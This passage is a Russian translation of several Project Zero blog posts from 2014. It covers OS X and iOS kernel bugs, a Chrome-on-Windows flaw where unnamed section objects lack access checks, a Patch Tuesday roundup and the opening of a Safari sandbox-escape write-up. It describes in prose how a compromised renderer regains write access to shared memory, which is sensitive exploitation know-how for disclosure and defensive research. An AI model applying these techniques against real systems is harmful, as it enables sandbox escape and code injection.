• CVE-2014-4399 * [ошибка 30]
• CVE-2014-4398 * [ошибка 32]
• CVE-2014-4416 * [ошибка 34]

• CVE-2014-4402 * [ошибка 33] была ещё одним случаем отсутствующей проверки границ, на этот раз в другой части конвейера графического ускорения.
• CVE-2014-4376 * [ошибка 31] приводила к разыменованию нулевого указателя в ядре при настройке общей памяти IOKit. Её можно было эксплуатировать из некоторых 32-разрядных процессов в песочнице OS X, например процесса GPU в Chrome. Как и все перечисленные ошибки, она также позволяла любому процессу вне песочницы выполнять код в ядре.

Следующие ошибки затрагивали OS X и iOS и находились в реализации класса IOKit IODataQueue. Ядро доверяло полям индекса и размера в общей памяти, которая была отображена в пользовательское пространство и доступна для записи. Судя по примечаниям к выпуску iOS 8, эти ошибки очень похожи на уязвимость, использованную в недавнем джейлбрейке команды Pangu, выпущенном через несколько дней после того, как о проблемах сообщили Apple:

• CVE-2014-4418 [ошибка 36]
• CVE не назначен * [ошибка 35]

• CVE-2014-4389 [ошибка 39] представляла собой целочисленные переполнения в коде проверки границ IODataQueue, позволявшие повреждать память ядра в iOS и OS X.
• CVE-2014-4390 [ошибка 37] была ещё одной ошибкой очереди в общей памяти, на этот раз в стеке Bluetooth.
• CVE-2014-4404 + [ошибка 40] была интересным переполнением кучи ядра при разборе двоичной раскладки клавиатуры. Она затрагивала iOS и OS X, а добраться до уязвимого кода можно было,

установив значение в реестре IOKit. По ссылке на отчёт доступны дополнительные сведения и PoC, демонстрирующий управление указателем инструкций ядра.
• CVE-2014-4379 [ошибка 42] была ещё одной затрагивавшей iOS и OS X ошибкой в коде раскладки клавиатуры, позволявшей читать из пользовательского пространства произвольную память ядра.
• CVE-2014-4405 + [ошибка 41] приводила к разыменованию нулевого указателя в ядре из-за неправильной обработки ошибок при разборе раскладки клавиатуры. По ссылке также доступен PoC, демонстрирующий управление указателем инструкций ядра в OS X.

Поиск и устранение способов выхода из песочницы — одно из важных направлений Project Zero. Поверхность атаки, доступная для выхода из песочницы, часто меньше той, которой располагает удалённый злоумышленник для первоначального проникновения в неё. Поэтому время, вложенное в усиление песочниц, окупается особенно хорошо.

Наши исследования показывают, что выход из песочниц OS X и iOS изучен недостаточно. Мы призываем других исследователей присоединиться к нам и помочь укрепить эти песочницы.

Следить за новейшими исследованиями Project Zero можно, подписавшись на метки в нашем трекере ошибок.

\(*) Эти ошибки превысили стандартный 90-дневный срок раскрытия Project Zero.

\(+) Эти ошибки были исправлены только в iOS и остаются неисправленными в OS X.

Чувствовал ли себя небезопасно «Человек без имени»?


Автор: James Forshaw, собиратель имён

Иногда во время исследований безопасности мне попадаются ошибки, которые меня удивляют. Именно такую ошибку я обнаружил в версии Chrome для Windows; она раскрыла малоизвестную деталь безопасности ОС. Ошибка CVE-2014-3196 была исправлена в M38, поэтому настало подходящее время для статьи. Сам отчёт об ошибке находится здесь. Хотя ошибка не позволяла полностью выйти из песочницы, она могла служить начальной частью цепочки, а значит, всё равно требовала исправления.

Безопасность ядра ОС чрезвычайно важна для современных песочниц пользовательского режима, подобных используемой в Chrome. Некоторые ядра ОС имеют встроенные средства сокращения поверхности атаки ядра и операционной системы в целом: например, **seccomp_filter.txt** (файл в files/seccomp_filter.txt) в Linux или механизмы песочницы в OS X. Они не всегда идеальны, но очень полезны для Chrome. В Windows 8 появились первые шаги к улучшению изоляции: модель AppContainer и возможность отключать системные вызовы Win32k.aspx). Chrome имеет экспериментальную поддержку отключения Win32k с помощью флага `--enable_win32k_renderer_lockdown`, но для многих других функций приходится довольствоваться доступными средствами.

В Windows Chrome полагается на встроенную модель разрешений NT, чтобы защищать ресурсы от кода, выполняющегося внутри процесса в песочнице. Операционная система Windows NT проектировалась с учётом безопасности (на задних рядах не смеяться), включая надёжную и гибкую модель разрешений для защиты ресурсов. Защита ресурсов состоит из двух частей: токена доступа.aspx), который служит идентификатором процесса, и дискреционного списка управления доступом (DACL).aspx), определяющего пользователей и группы, имеющие доступ к ресурсу, а также предоставляемые им разрешения. Набор возможных разрешений довольно детализирован и зависит от типа объекта, но обычно существуют отдельные разрешения на чтение, запись и выполнение.

Когда процесс пользовательского режима запрашивает доступ.aspx) к защищаемому объекту ядра, диспетчер безопасности ядра проверяет, позволяет ли токен доступа процесса обращаться к ресурсу с требуемым набором разрешений, определённым в DACL. Если все разрешения допускаются, создаётся дескриптор — непрозрачная ссылка на объект, — который возвращается процессу для использования в последующих системных вызовах. Многим ресурсам также можно назначить имя. Имя можно представить как путь к файлу, по которому объект находят и открывают новый дескриптор. Просматривать именованные объекты можно с помощью инструмента WinObj от Sysinternals.



Одним из таких защищаемых ресурсов являются разделы общей памяти, иногда называемые файлами, отображёнными в память. В Windows они создаются функцией API CreateFileMapping.aspx). Если посмотреть на API, можно заметить, что последний параметр задаёт имя объекта. Разделы общей памяти применяются, когда Chrome требуется передать большие объёмы данных между процессами в песочнице и привилегированным процессом-брокером. Ядро определяет несколько разрешений, которые программа может запросить при доступе к объекту раздела; для нас важнее всего `FILE_MAP_WRITE`, позволяющее отобразить память с правом записи, и `FILE_MAP_READ`, предоставляющее доступ только для чтения. Если программе предоставлено лишь `FILE_MAP_READ`, ядро не позволит отобразить память с правом записи.

Полезная особенность общей памяти состоит в том, что процесс может создать её, а затем предоставить другим процессам копию только для чтения. Так более привилегированный процесс может предоставлять актуальную копию данных, обновлять которую способен лишь он. Типичный способ предоставить разделы только для чтения в Windows — дать им имя при создании с правом записи в исходном процессе. Затем, применив подходящий DACL, можно добиться, чтобы процесс в песочнице, вызывающий функцию OpenFileMapping.aspx), получил только разрешение `FILE_MAP_READ`. В Chrome разделы передаются не по имени. Вместо этого применяется другой способ, который можно увидеть в исходном коде. В каталоге base/memory находятся реализации общей памяти Chrome для разных платформ. В заголовочном файле есть важная функция:


```
bool ShareReadOnlyToProcess(ProcessHandle process,
                            SharedMemoryHandle* new_handle) {
  return ShareToProcessCommon(process, new_handle, false,
                              SHARE_READONLY);
}
```

Функция `ShareReadOnlyToProcess` делегирует работу функции, зависящей от ОС. Для Windows она выглядела так:

```
bool SharedMemory::ShareToProcessCommon(ProcessHandle process,
```

```
                                        SharedMemoryHandle *new_handle,
                                        bool close_self,
                                        ShareMode share_mode) {
  *new_handle = 0;
  DWORD access = FILE_MAP_READ;
  DWORD options = 0;
  HANDLE mapped_file = mapped_file_;
  HANDLE result;
  if (share_mode == SHARE_CURRENT_MODE && !read_only_)
    access |= FILE_MAP_WRITE;
  // *SNIP* ...
  if (!DuplicateHandle(GetCurrentProcess(), mapped_file, process, &result,
                       access, FALSE, options))
    return false;
  *new_handle = result;
  return true;
}
```

Возможно, схема сделает это нагляднее. Объект раздела совместно используется разными процессами, но их дескрипторы имеют разные разрешения.



Когда процесс-брокер передаёт раздел только для чтения, он использует API DuplicateHandle.aspx) для создания нового дескриптора в изолированном процессе отрисовки. В качестве желаемых разрешений он указывает `FILE_MAP_READ`, поэтому процессу отрисовки назначается только это разрешение. Согласно модели безопасности NT процесс отрисовки не должен иметь возможности заново открыть раздел с правом записи, поскольку он выполняется практически без разрешений в своём токене. Можно было бы подумать, что так оно и есть, но это оказалось неверно. При создании исходного раздела Chrome не задавал ему имя, а у объектов разделов **БЕЗ** имени, как выяснилось, **НЕТ** и защиты. Сюрприз!

Это поведение вроде бы документировано. Взгляните, например, на эту страницу MSDN.aspx). Заметили описание поведения? Оно сводится к вскользь брошенному замечанию без каких-либо

подробностей. Страница не сообщает, у каких безымянных объектов отсутствует защита, — лишь говорит, что у некоторых безымянных объектов она ЕСТЬ, например у процессов. Поэтому выясним, чем определяется это поведение. Если вывести структуру `OBJECT_TYPE_INITIALIZER` из общедоступных символов ядра, виновник станет заметен.

```
0:000> dt nt!_OBJECT_TYPE_INITIALIZER
ntdll!_OBJECT_TYPE_INITIALIZER
   +0x000 Length                  : Uint2B
   +0x002 ObjectTypeFlags         : UChar
   +0x002 CaseInsensitive         : Pos 0, 1 Bit
   +0x002 UnnamedObjectsOnly      : Pos 1, 1 Bit
   +0x002 UseDefaultObject        : Pos 2, 1 Bit
   +0x002 SecurityRequired        : Pos 3, 1 Bit    <---- Important Flag
   +0x002 MaintainHandleCount     : Pos 4, 1 Bit
   +0x002 MaintainTypeList        : Pos 5, 1 Bit
   +0x002 SupportsObjectCallbacks : Pos 6, 1 Bit
   +0x002 CacheAligned            : Pos 7, 1 Bit
   +0x004 ObjectTypeCode          : Uint4B
   +0x008 InvalidAttributes       : Uint4B
   * SNIP....
```


Важной частью типа является флаг `SecurityRequired`. Если вывести тип объекта раздела `nt!MmSectionObjectType` и сравнить его, например, с типом процесса `nt!PsProcessType`, различие станет заметно. Наверное, вы задаётесь вопросом, какие ещё типы ведут себя так же. Небольшой скрипт в Windows 8.1 выдаёт следующие типы, у которых флаг `SecurityRequired` равен 0; обратите внимание, что среди них, конечно же, есть тип Section:

```
Adapter
ALPC Port
Callback
Controller
Device
Driver
Event
File
FilterCommunicationPort
IoCompletion
IoCompletionReserve
IRTimer
KeyedEvent
Mutant
PcwObject
PowerRequest
Profile
Section
Semaphore
SymbolicLink
Timer
TpWorkerFactory
Type
UserApcReserve
WaitCompletionPacket
```


В списке есть интересные типы, но помните: защита отсутствует у них только тогда, когда отсутствует имя, а это усложняет эксплуатацию. Кроме того, некоторые типы, например «Type», вряд ли вообще когда-либо доступны процессу пользовательского режима, но всё же на них стоит указать.

Хорошо, как же использовать это на практике? Оказалось, что в то время у метода `ShareReadOnlyToProcess` был всего один пользователь. Он входил в код, передававший сценарии расширений между процессами отрисовки (см. user_script_loader.cc). Для эффективности эти сценарии предоставлялись процессам отрисовки только для чтения, а невозможность изменить содержимое разделов должна была обеспечивать ОС. В Linux и OS X это работает, но из-за описанной проблемы в Windows результат оказался не столь хорош. Содержимое раздела выглядело как на изображении ниже: в нём находилась сериализованная версия сценария и


сведений о расширении.



Из скомпрометированного процесса отрисовки можно вызвать `DuplicateHandle`, чтобы повысить привилегии дескриптора раздела и вернуть право записи, а затем изменить общую память и выполнить произвольный JavaScript на любой отображаемой странице, включая более привилегированные страницы `chrome://`. Само по себе это не даёт выхода из песочницы, но может использоваться в цепочке, как показали предыдущие атаки на песочницу Chrome. Разумеется, такая ошибка может стать ещё важнее, когда изоляция сайтов будет включена в Chrome по умолчанию.



Напоследок расскажу, как можно искать похожие проблемы в других приложениях. Помните: хотя каждый процесс имеет разные дескрипторы, все они ссылаются на один объект раздела в ядре. Быстро проверить это можно с помощью Process Hacker или Process Explorer, просмотрев таблицу дескрипторов. Столбец адреса объекта по умолчанию не отображается, но его можно добавить. Затем по этим сведениям при изучении безымянных разделов можно определить, используются ли какие-либо из них совместно с более привилегированным процессом и предоставлено ли каким-либо разделам в низкопривилегированном процессе только разрешение `FILE_MAP_READ`.



Эта ошибка возникла из-за особого случая в ОС Windows. Я понимаю, почему всё работает именно так: безымянные объекты не предполагается легко передавать между процессами, так зачем нести расходы на ненужную проверку безопасности? Как ни странно, даже при попытке установить DACL для объекта раздела ядро возвращает ошибку: фактически защитить объекты этих типов иначе, чем задав имя, невозможно. Когда поверх такой ОС пытаешься построить защищённую песочницу, подобные особенности могут больно укусить.

Обзор Project Zero по итогам вторника обновлений, ноябрь 2014 года

Автор: Крис Эванс, регистратор ошибок

Со вторника обновлений прошла примерно неделя, и упомянутые в различных бюллетенях отчёты Project Zero теперь опубликованы. Мы не будем подводить итоги каждого вторника обновлений, но планируем делать это, когда набор ошибок окажется достаточно разнообразным и интересным для изучения. Этот месяц — как раз такой случай. Помимо настоящего обзора мы намерены выпустить более подробные статьи о некоторых наиболее интересных уязвимостях.

Выход из песочницы Internet Explorer

Участник Project Zero Джеймс Форшоу активно искал способы выхода из песочницы Windows, благодаря чему был упомянут в двух бюллетенях Microsoft. Выход из песочницы остаётся одним из приоритетных направлений Project Zero: защитить эту сравнительно ограниченную поверхность атаки проще, чем обычно крупные приложения, работающие внутри песочницы.

Особого внимания заслуживает эта ошибка. Проблема с правами доступа позволяет провести интересную атаку: получить возможность изменять важные настройки и отключить с её помощью защищённый режим, то есть песочницу. Искать и исправлять ошибки в правах доступа важно, поскольку эксплуатировать их зачастую можно очень быстро, просто и надёжно.

Примечательна и эта проблема с правами доступа. Она позволяет читать память процесса со средним уровнем целостности, работающего вне песочницы. На первый взгляд это не похоже на выход из песочницы. Однако существует приём, позволяющий извлечь из памяти секретные данные и затем захватить управление процессом. Мы подробно разберём его в одной из следующих статей.

Уязвимости повреждения памяти в Microsoft Office

Участник Project Zero Бен Хоукс обнаружил три уязвимости в Microsoft Office, которым посвящён этот бюллетень. Время от времени мы сталкиваемся с уязвимостями нулевого дня, срабатывающими при открытии файлов Office, и учитываем этот фактор, выбирая направления, в которых наша помощь будет полезна.

В нашем трекере опубликованы эти три ошибки. Можно посмотреть демонстрационные файлы и увидеть, как в некоторых случаях нам удалось свести отличие PoC от исходного документа всего к одному изменённому биту. Кроме того, видно, насколько сложной порой оказывается оценка пригодности сбоев для эксплуатации, особенно когда в наличии только исполняемые файлы. Несложно понять, почему простые автоматизированные средства наподобие `!exploitable` дают так много ложноотрицательных результатов.

Ошибки логики проверки байт-кода Flash Player

Участник Project Zero Иэн Бир сосредоточился на интересной области исследований — логических ошибках в верификаторе байт-кода. Модель безопасности байт-кода Flash предполагает однократную предварительную проверку определённых его свойств, благодаря которой на последующих этапах становятся возможны различные упрощения и оптимизации. Любая ошибка при проверке впоследствии может привести к серьёзной ошибке времени выполнения. Например, эта ошибка показывает, как неверное предположение приводит к путанице типов во время выполнения. Прилагаемый PoC вызывает сбой по заданному атакующим адресу `0x414243` при попытке загрузить указатель на функцию.

Уязвимости повреждения памяти в Flash Player

Участники Project Zero Тэвис Орманди и Крис Эванс, а также сотрудничающая с Project Zero Натали Сильванович сообщили о нескольких уязвимостях повреждения памяти. Кратко отметим две из них. Эта ошибка представляет собой путаницу типов в устаревшем API ActionScript 2, до которой нелегко добраться без старого компилятора `.as`. Как всегда, усилия, вложенные в тестирование устаревшего кода, часто приносят плоды. А эта ошибка вызывает удивление: несмотря на неконтролируемый вызов `memcpy()` с длиной около -1, у неё есть признаки пригодности для эксплуатации. Иногда во время тестирования аварийно завершается не поток с `memcpy()`, а другой поток, который в этот момент выполнял интенсивную работу параллельно.

Выход из песочницы OS X

Все перечисленные выше ошибки были исправлены задолго до окончания установленного Project Zero 90-дневного срока раскрытия. Это говорит о серьёзном отношении к безопасности со стороны команд Adobe Flash, Microsoft Office, Internet Explorer и Microsoft Windows. Кроме того, теперь из-за истечения этого срока опубликован отчёт об этом выходе из песочницы OS X. Определяя продолжительность срока, мы стремимся уравновесить два важных фактора: право конечных пользователей знать о риске и возможность разработчика спокойно исправить ошибку в течение разумного периода конфиденциальности. Судя по соотношению соблюдённых и пропущенных сроков, мы считаем выбранный срок подходящим для нынешнего состояния отрасли, но в будущем надеемся его сократить.

Эта ошибка не даёт прямого доступа к контексту с высокими привилегиями, например ring 0, однако позволяет обойти политику песочницы, что само по себе представляет полезный способ повышения привилегий. Например, её можно объединить с другими ошибками, такими как разыменования нулевого указателя в ядре.

pwn4fun, весна 2014 года — Safari, часть II

Автор: Ian Beer

Кратко

Драйвер GPU в OS X доверял предоставленному пользователем указателю на объект C++ в ядре и вызывал виртуальную функцию. Реестр IOKit содержал указатели ядра, с помощью которых удалось обойти kASLR. Полезная нагрузка ROP ядра запустила Calculator.app от имени root через удобный API ядра.

Обзор первой части

Мы завершили первую часть, получив возможность загружать собственную нативную библиотеку в процесс отрисовки Safari в OS X благодаря ошибке целочисленного усечения в JavaScript-движке Safari. Во второй части мы рассмотрим песочницу OS X, повторим некоторые основы OS X и проэксплуатируем две ошибки ядра, чтобы запустить Calculator.app от имени root из песочницы Safari.

Модель процессов Safari

Модель песочницы Safari основана на разделении привилегий. Для взаимодействия отдельных процессов, вместе образующих браузер, используется фреймворк WebKit2. Каждый процесс отвечает за отдельную часть Safari и помещён в песочницу, разрешающую доступ только к необходимым ресурсам.

Safari разделён на четыре семейства процессов:

• **WebProcess** — процессы отрисовки. Они рисуют страницы и обрабатывают большую часть активного веб-содержимого, включая JavaScript.
• **NetworkProcess** взаимодействует с сетью.
